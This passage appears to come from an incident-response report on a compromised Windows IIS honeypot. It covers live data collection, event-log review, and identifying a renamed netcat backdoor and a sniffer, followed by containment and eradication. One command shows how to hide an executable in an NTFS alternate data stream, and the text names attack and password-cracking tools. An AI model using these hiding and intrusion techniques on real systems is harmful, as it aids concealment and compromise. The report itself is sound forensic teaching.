
The snapshot below shows the output of reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"



We need to check if the attacker has added a user account. We could compare the valid user accounts on the honeypot and identify the recently added user. We ran the excellent tool "enum" from the Bindview team to obtain user and group information[72].

[71] http://support.microsoft.com/default.aspx?scid=kb;EN-US;137367
[72] http://www.bindview.com/Support/RAZOR/Utilities/Windows/enum_readme.cfm

Now to grab the user and group details from the honeypot, we ran enum below with –U –G switches. Has the attacker, clandestinely mapped a drive for his use? To gather share listings on the host, we ran enum –S



So now we know that a user account has been added. To complete the picture, we wanted to crack this user's password and add it to the report. This meant dumping the passwords from the Security Account Manager (SAM) and then using a password cracker. The tools of choice in the toolkit was pwdump3e[73] and John the Ripper[74]. The password crack was done on a RedHat Linux system, external to the forensic process.

Is the attacker running some kind of sniffer? A sniffer would place the interface in promiscuous mode. PromiscDetect [75]should be able to list the status of

[73] https://my.infotex.com/filemgmt/index.php
[74] www.openwall.com/john.
[75] http://ntsecurity.nu/toolbox/promiscdetect/

an interface. This utility may not be of help here as the compromised host is running VMware. We could obtain valid data from this utility and not wanting to confuse the forensic examiners we made a note in our report and did not archive this data. We should be able to identify the usage of a sniffer by checking the process table and for frequent file writes.

We had gathered the live data that we needed to conclusively determine the cause of this incident and assess the severity of the risk. We now had to submit a report to the IR manager with our recommendations. We would use an Incident Handling form, giving specifics of the incident, the depth of the compromise, the risk to other systems, recommended follow-up action, impact to the business function of the compromised host.

Containment:

Following our signed report and recommendations, we were advised to handle this incident with a "watch and learn" approach. And that's an advantage with using Honeypots. They are not critical to the business function and more data value would be obtained from watching this attacker. In the case of a project server being compromised, the need to get this server back up and running maybe greater and would depend on the system owner and the business directors. A honeypot, solely the property of IR team can be handled differently.
So we know that the PCT SSL portion of MS04-011 was used to overflow the IIS server. And what exploit did the blackhat use? We had not seen many variants of exploit code for this particular vulnerability. Incidents.org and the Full-disclosure mailing list had mentions of attacks seen in the wild. From the snort logs, we know that THCIISLame.c was used. Once the attacker got a shell on the honeypot, he must have uploaded tools to sustain his activity. And to determine that activity would involve a full forensic examination of the honeypot. We decided to follow the approved handling procedure to gather forensic data.

On a honeypot a simple action would be to make a copy of the VMDK file as all VMware honeypots are really just flat files and we used this file as forensic data. We kept the honeypot active. In addition, using out toolkit we used dd to make two duplicate copies of this compromised host onto the forensic workstation for analysis. In normal situations, the original disk would be kept as evidence, the first image copy could be used on the server and second copy could be used to create forensic copies. In this case, we decided to use the first copy as the forensic disk and retain the second copy as backup.

Containment would involve forensically searching the image for all tools and files that the attacker may have used and containing the effect of these tools on the compromised host. Once we understand the modus operandi of this blackhat, we could better contain the damage.

Now the attacker could have hidden or deleted files and the process we followed to analyze the image is below:

- [76]Read the event logs, looking for specific event ID's
- Identify unauthorized user accounts and groups.
- Look for listening ports.
- Analyze the process table obtained during the live response. Correlate this table with port-to-process mappings. Identify any illegal services.
- Query the scheduler service
- Run thru the file listing, looking for files accessed or modified during and after the incident.
- Find out hidden files and directories. Search NTFS file streams.
- File handles open by suspect applications.

Event logs:

The Security event log will contain all user login / logoff activity. There should nobody, but the honeypot administrator's and other valid user's login details. Interaction with the honeypot had been kept to a minimum, but the need to give this resource a realistic touch was important, too. That way a curious attacker will not scared away by the lack of activity on this resource. We searched the log files, dumped with PsLogList, "grepping" for particular EventID's. Some of the EventID's of interest are listed below:


Event ID	Description
528	Successful login
529	Failed login
531	Failed logins, resulting in account lockout
578	Privileged object access
624	New account created
626	User Account Enabled
630	User Account Deleted
636	Local Group Member added.
592	A new process has been created

Microsoft has an excellent site that one can search for event ID information[77].

What were we searching for? We wanted to list all new processes that were created during the period of interest. We also wanted to list new login/logoff activity, creation of new accounts and changes to the rights of users. On the forensic workstation, we even opened up the captured event logs in Event Viewer and read the detailed description of particular events of interest. And sure enough, we found the event ID's that we were looking for, ID 624 and the User login ID's 529 and 528. It appears that the user ISQL-YO may have mistyped his password.

[76] http://www.incidentresponsebook.com/

[77] http://www.microsoft.com/windows2000/techinfo/reskit/EventandErrorMessages/default.asp




Other events during that period were a new process created, ID 592 which was quite interesting. C:\winnt\system32\navupdate.exe was executed.

Windows event logs are very useful in incident handling, as long as detailed auditing is enabled, which by default is not. The event logs are cumbersome, requiring each event be opened one at a time. What do we know so far?

- A user account ISQL-YO was created with administrative privileges.
- This user did login successfully.
- Navupdate.exe was started.

From the process ID description, we knew the location of navupdate.exe, which was c:\winnt\system32. We had to figure out what kind of binary it was. And based on our initial analysis, recommend whether a reverse engineering process is needed, be it code analysis or behavior analysis[78]. First we figure out if this binary is listening on a TCP/UDP port. We have the netstat –an output that lists open connections. We quickly eliminated the ports that we expect to be normal, looking for ports that were out of the ordinary.


[78] http://www.securityfocus.com/infocus/1780




Services at TCP 3372 and TCP 4668 appear strange. Not sure of the services listening on these ports. We searched Kurt Siegfried's[79] port listing for expected services.

We have the output of two port-to-process mappers, openports and fport. We could use either of these excellent applications. The output of both applications is shown below. From the Fport listing, msdtc.exe is listening on TCP 3372 and inetinfo.exe on TCP 4668. The process we were interested in was navupdate.exe as that process was activated at the time of the incident. The figure shows that navupdate.exe is listening on TCP port 1034. Could this be a valid Norton Anti Virus application?

[79] http://www.seifried.org/security/ports/






Now it could be possible that a central push of Anti Virus definitions were made by some team within the organizations. The honeypot did not have anti virus protection, for a reason. The deployment of the honeypot was to see all data flows. This could be a renamed malicious executable loaded by the attacker and named to fool an administrator. We listed the process table information that we had obtained with pslist.exe, again looking for anomalies, comparing this table with processes that seem expected. We see another suspicious process, windump.exe. The bad guy is running a sniffer tool. This looks at a lot more interesting now. We decided to analyze both these processes, trying to identify the actual binary.


Copying navupdate.exe to c:\temp, we ran the following commands:


1. dir navupdate.exe to determine the file size.
2. We ran the BinText utility to extract any printable ASCII or Unicode characters present in navupdate.exe. Scrolling through the BinText output, we came across references to “nc –h for help” and “listen for inbound: nc –l –p port [options][hostname][port]”. We were certain that navupdate.exe was actually Hobbit’s network Swiss army knife – netcat
3. We had a netcat executable on a forensic CD. We found it to be of size 59,392 bytes, the same as the navupdate.exe. On a whim, we thought that we would compare the md5 hash of both the executables to be absolutely certain, that the two executables were the same.




We were now absolutely certain that navupdate.exe was actually netcat, nc.exe. This approach may not work for all executables or binaries as other factors, such as different compilers and environments could result in different hashes for binaries compiled from the same code.

To identify the other suspicious process, windump.exe we followed similar methods. We saw two windump files, windump.exe and windump.dll. Peering into windump.exe using BinText, we saw the output as shown below.






BUTTsniff is a sniffer, known to be a Back Orifice plug-in is a pretty nasty tool, used to sniff clear text passwords in Windows. There should be Anti Virus definitions for this tool. We scanned the files using AVG Anti Virus[80].



Googling for information on this sniffer, we thought that it would unlikely that the attacker was using this tool in "interactive mode". It could be possible that the output of this sniffer was being written to a file. Sniffers normally force a network interface into promiscuous mode. A tool that detects interfaces in promiscuous mode, like PromiscDetect, could have been used to verify this assumption. Past experiences with PromiscDetect and reading up on the FAQ[81] of this tool, we knew that the output would not be conclusive for VMware hosts.

So, we ran the Sysinternals tool, handle.exe to search for any open file or directory handles that was opened by this particular process. The process in question was called windump, though we know it to be a BUTTsniff tool.



As displayed in the figure above, the file being written to was snortsigs_dmp.

Guess it was time for a reality check and we listed our findings. We knew that a user ISQL-YO was added with administrative privileges, a backdoor tool was activated on TCP 1034 and that a sniffer was dumping output to a file called

[80] http://www.grisoft.com/ .
[81] http://ntsecurity.nu/toolbox/promiscdetect/faq.php

snortsigs_dmp. We had to analyze the live response output of tools that we had not yet checked. We had the listing of all files with the access time, modification time and creation time, sorted by date. From the IDS and Firewall logs we knew when the incident took place. And that whittled down the list even further. This was a hard, cumbersome process and we longed for some tool/script that could automate the search. We found the files discussed above, and did not find any other files that we could authoritatively conclude were installed by the attacker.

The attacker could have hidden files, either by changing its attribute to hidden or by hiding files in data streams. We had searched for hidden files. How about data streams? Attackers knew about hiding files in data streams, safely hidden from listings in Windows Explorer or the "DIR" command. For example, an attacker could hide an executable in the data stream of an innocuous looking file, screenshot.jpg.

```
D:\> copy badfile.exe screenshot.jpg:badfile.exe
```

Now badfile.exe is hidden in the data stream of screenshot.jpg and a file listing would not show badfile.exe. To search for alternate data streams [], we used the output of a Foundstone tool called SFind.exe. A write-up on the dark side of Alternate Data streams can be found at Harlan Carvey's site[82]. We found no evidence of files hidden in streams.

How did the attacker maintain access across reboots? Was there a registry entry that loaded the navupdate.exe tool with switches, when booted? We knew we had a narrow listing of registry keys that we checked. Our knowledge was rather limited on Windows registry secrets. Checking the output of registry keys that we knew about, using the tool reg.exe, we found no evidence of values related to either navupdate.exe or windump.exe.

We ran a tool called sc.exe to the query the Windows Service Controller for any illegitimate services and found none. We than ran the AT command, a windows command-line scheduler to check for any scheduled services. Sure enough, we found the AT listing of navupdate.exe scheduled to run every night at 23:59.

In the final steps of our containment phase, we cracked the password of the attacker account, ISQL-YO using John the Ripper, running on a spare Linux system. We then checked the firewall logs on the Honeywall for any outbound activity. Did this blackhat try and compromise other systems, using the honeypot as a base? All we found was the usage of a tftp client downloading nc.exe and windump.exe. We found no evidence of any malicious outbound attempts from this honeypot. We had to correlate the logs and the evidence that we gathered in the containment phase.

[82] http://patriot.net/~carvdawg/docs/dark_side.html .

Eradication:

The identification and containment phase had detailed insight into the activity of the attacker and tools used. We knew that THCIISlame.c was used to exploit the PCT 1.0 protocol of the IIS Server and a shell connecting back to the attacker's box. The attacker added a privileged user account, downloaded a backdoor and a sniffer, scheduling the backdoor to run every night at 11:59PM, configuring the sniffer to write data to a file, presumably an attempt to grab passwords. Naturally all these tools had to be eradicated from the system. My colleague asked if we should recommend against deletion, monitoring the blackhat for a few more days. From his IP address, we enumerated the hostname of his workstation and we could request the security team to gather all data from his workstation, irrespective of destination.

We debated the need to keep him enticed. Maybe, build another honeypot and create a trust relationship, mapping shares with this honeypot, enticing him to try new tools? With the data gathered over time we could profile the attacker and be better prepared at thwarting insider attacks. Is honeypot enticement against the law? Would this enticement weaken the prosecution's case if criminal or civil charges are filed? I remembered reading some place that Richard Salgado[83] had recommended against the usage of honeypots for the monitoring of communications which may lead to a violation of the Wiretap Act. But the exceptions mentioned were included. We had banners indicating that a user's access to a system was subject to monitoring by the system owner.

Without definite advice from the legal department, we concluded that we should not continue monitoring this individual and should recommend eradicating the tools and the sniffer output. The risk to losing control of the honeypot and the possibility of the attacker wiping the honeypot drives to eliminate evidence was high. The blackhat may wantonly attack production and development servers for revenge, if we were to be suspicious of our monitoring. Is he in cohorts with other hackers, internal or external to the organization? What's the motive?

Our recommendation was an immediate disconnect of the honeypot from the network. In addition, we would mail all relevant project users, administrators and members of the networking team that this development project is now complete and the said server could be decommissioned. The intent of this notification is to give the appearance that this was in the normal server build process. The attacker would probably have no reason not to trust the notification and that may buy Management some time to discuss this issue with Legal and Human Resources.

With Management approval, we terminated the Netcat process using a Sysinternal's tool called TCPView[84]. The sniffer was killed using PSkill.exe from the PsTools suite.

[83] http://cert.uni-stuttgart.de/archive/honeypots/2002/09/msg00161.html.
[84] http://www.sysinternals.com/ntw2k/source/tcpview.shtml

```
E:\>pskill windump
```

-- Where windump is the name of the process and pskill is the utility.

The user account ISQL-YO was deleted using the User Manager and all passwords on all honeypots was changed. The scheduled task was deleted with the AT command.

```
E :\> AT /delete
```

